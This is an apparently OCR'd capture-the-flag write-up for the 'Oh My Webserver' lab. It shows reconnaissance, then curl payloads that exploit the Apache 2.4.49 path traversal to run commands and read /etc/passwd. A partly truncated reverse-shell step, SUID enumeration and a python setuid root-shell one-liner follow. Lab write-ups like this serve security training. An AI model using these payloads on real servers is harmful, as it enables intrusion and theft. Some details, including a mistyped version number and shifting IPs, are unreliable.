
Oh My Webserver

1. **Machine recognition**

We can perform a basic OS recognition by sending an ICMP frame to a given IP. If we do so, we obtain the following:




```
/home/aleph0 ······························ ✓ root@kali
  ping -c1 10.10.126.158
PING 10.10.126.158 (10.10.126.158) 56(84) bytes of data.
64 bytes from 10.10.126.158: icmp_seq=1 ttl=63 time=238 ms

--- 10.10.126.158 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 238.312/238.312/238.312/0.000 ms
```

The ICMP response shows a TTL of 63 which is close to 64, thus, we might be facing a Linux machine (Linux machines send back an ICMP frame with a TTL field value of 64)

We can now perform a recognition for all the services running on the machine and that might be discoverable on the network:

```
nmap -sSCV --min-rate 5000 -p- -Pn -n {IP} -oN {path to nmap fi
```




```
Nmap scan report for 10.10.126.158
Host is up (0.22s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e0:d1:88:76:2a:93:79:d3:91:04:6d:25:16:0e:56:d4 (RSA)
|   256 91:18:5c:2c:5e:f8:99:3c:9a:1f:04:24:30:0e:aa:9b (ECDSA)
|_  256 d1:63:2a:36:dd:94:cf:3c:57:3e:8a:e8:85:00:ca:f6 (ED25519)
80/tcp open  http    Apache httpd 2.4.49 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix)
|_http-title: Consult - Business Consultancy Agency Template | Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 41.32 seconds
```

We can conclude the following information in accordance with the screenshot:

1. The machine is running a web service
2. The machine is probably an Ubuntu machine thanks to the SSH banner
3. We can have access later on by SSH protocol

We'll inspect the web service running on the host for which we'll discover the following stuff:




Your Consultancy
Partner for Growth.

Phasellus vel elit efficitur, gravida libero sit amet, scelerisque tortor arcu, commodo sit amet nulla sed.

The given website appears to be a consultancy agency, exploring the website we can notice that if we try to sign up, the website won't response. It appears the website is not functional as it might only be a HTML template. It can have a higher probability when navigating to the website's footer to notice a domain called **uideck.com,** which is basically a website to create HTML templates.

We can perform a directory fuzzing on the website with the following command:


```
dirsearch -u {url}
```



```
  /home/aleph0/machines/OhMyWebserver/scans   127 ✘  8s   root@kali
╰─ dirsearch -u http://10.10.126.158/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resource
s is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/aleph0/machines/OhMyWebserver/scans/reports/http_10.10.126.158/__23-12-
18_13-01-53.txt

Target: http://10.10.126.158/

[13:01:53] Starting:
[13:01:56] 403 -  199B  - /%2e%2e//google.com
[13:01:57] 403 -  199B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[13:02:01] 403 -  199B  - /.htaccess.bak1
[13:02:01] 403 -  199B  - /.htaccess.sample
[13:02:01] 403 -  199B  - /.htaccess.save
[13:02:01] 403 -  199B  - /.ht_wsr.txt
[13:02:01] 403 -  199B  - /.htaccess.orig
[13:02:01] 403 -  199B  - /.htaccess_extra
[13:02:01] 403 -  199B  - /.htaccess_orig
[13:02:01] 403 -  199B  - /.htaccess_sc
[13:02:01] 403 -  199B  - /.htaccessBAK
[13:02:01] 403 -  199B  - /.htaccessOLD
[13:02:01] 403 -  199B  - /.htaccessOLD2
[13:02:01] 403 -  199B  - /.htm
[13:02:01] 403 -  199B  - /.html
[13:02:01] 403 -  199B  - /.htpasswds
[13:02:01] 403 -  199B  - /.htpasswd_test
[13:02:01] 403 -  199B  - /.httr-oauth
[13:02:27] 301 -  236B  - /assets  ->  http://10.10.126.158/assets/
[13:02:27] 200 -  404B  - /assets/
[13:02:34] 500 -  528B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[13:02:34] 500 -  528B  - /cgi-bin/printenv
[13:02:34] 403 -  199B  - /cgi-bin/
[13:02:34] 500 -  528B  - /cgi-bin/test-cgi

Task Completed
```


Navigating to the only directory with a status code of 200, we won't discover nothing, so we can go back to the nmap enumeration in order to know try to find some information about the version of the services running on the machine. We can remember that there's an Apache service with a current version of 2.4.94, so we can perform:

```
searchsploit "service version"
```



```
/home/aleph0/machines/OhMyWebserver/scans                                    root@kali
 searchsploit "Apache 2.4.49"
--------------------------------------------------------- ---------------------------------
 Exploit Title                                           |  Path
--------------------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code E | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service     | multiple/dos/26710.txt
Apache HTTP Server 2.4.49 - Path Traversal & Remote Cod | multiple/webapps/50383.sh
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Bu | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote  | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote  | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directo | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing       | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal     | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (Po | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / <  | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / <  | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service  | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusio | linux/remote/34.pl
--------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


There’s a Path Traversal and RCE (Remote Code Execution) vulnerability for the given version of that service, so we tun the following:



```
/home/aleph0/Downloads                                                      root@kali
 curl 'http://10.10.126.158/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh'
 --data 'echo Content-Type: text/plain; echo; id'

uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

With CURL we are manipulating the URL and going backwards into the system, then, we execute the command ‘id’ in the server and sends it back to us as part of the HTTP request (CURL is a command used to send HTTP requests).


Once we know it works and returns the id command, we execute the next commands:



```
 /home/aleph0/Downloads ································ ✓  root@kali
 curl 'http://10.10.126.158/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh'
 --data 'echo Content-Type: text/plain; echo; cat /etc/passwd'

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin

 /home/aleph0/Downloads ································ ✓  root@kali
```

If we can perform remote code execution, then we can upload a reverse shell and make it part of the HTTP request as follows:

```
curl 'http://10.10.219.53/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e
```




```
nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.8.192.64] from (UNKNOWN) [10.10.219.53] 44702
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@4a70924bafa0:/bin$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@4a70924bafa0:/bin$
```

USER FLAG

Once inside the machine, we'll notice there's no home directory for the user **daemon,** The user flag is in a part that we cannot access to because we cannot find it with the find command. So we need to escalate privileges since the beginning. Since 'sudo -l' command wasn't found, we can search for SUID binaries by performing:

```
find / -perm -u=s -type f 2>/dev/null
```


By performing the above we'll receive the following:



```
daemon@4a70924bafa0:/bin$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/local/apache2/bin/suexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
daemon@4a70924bafa0:/bin$
```

Apparently, we're inside a docker container, by running the following command, we'll get root access to the container:

```
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```



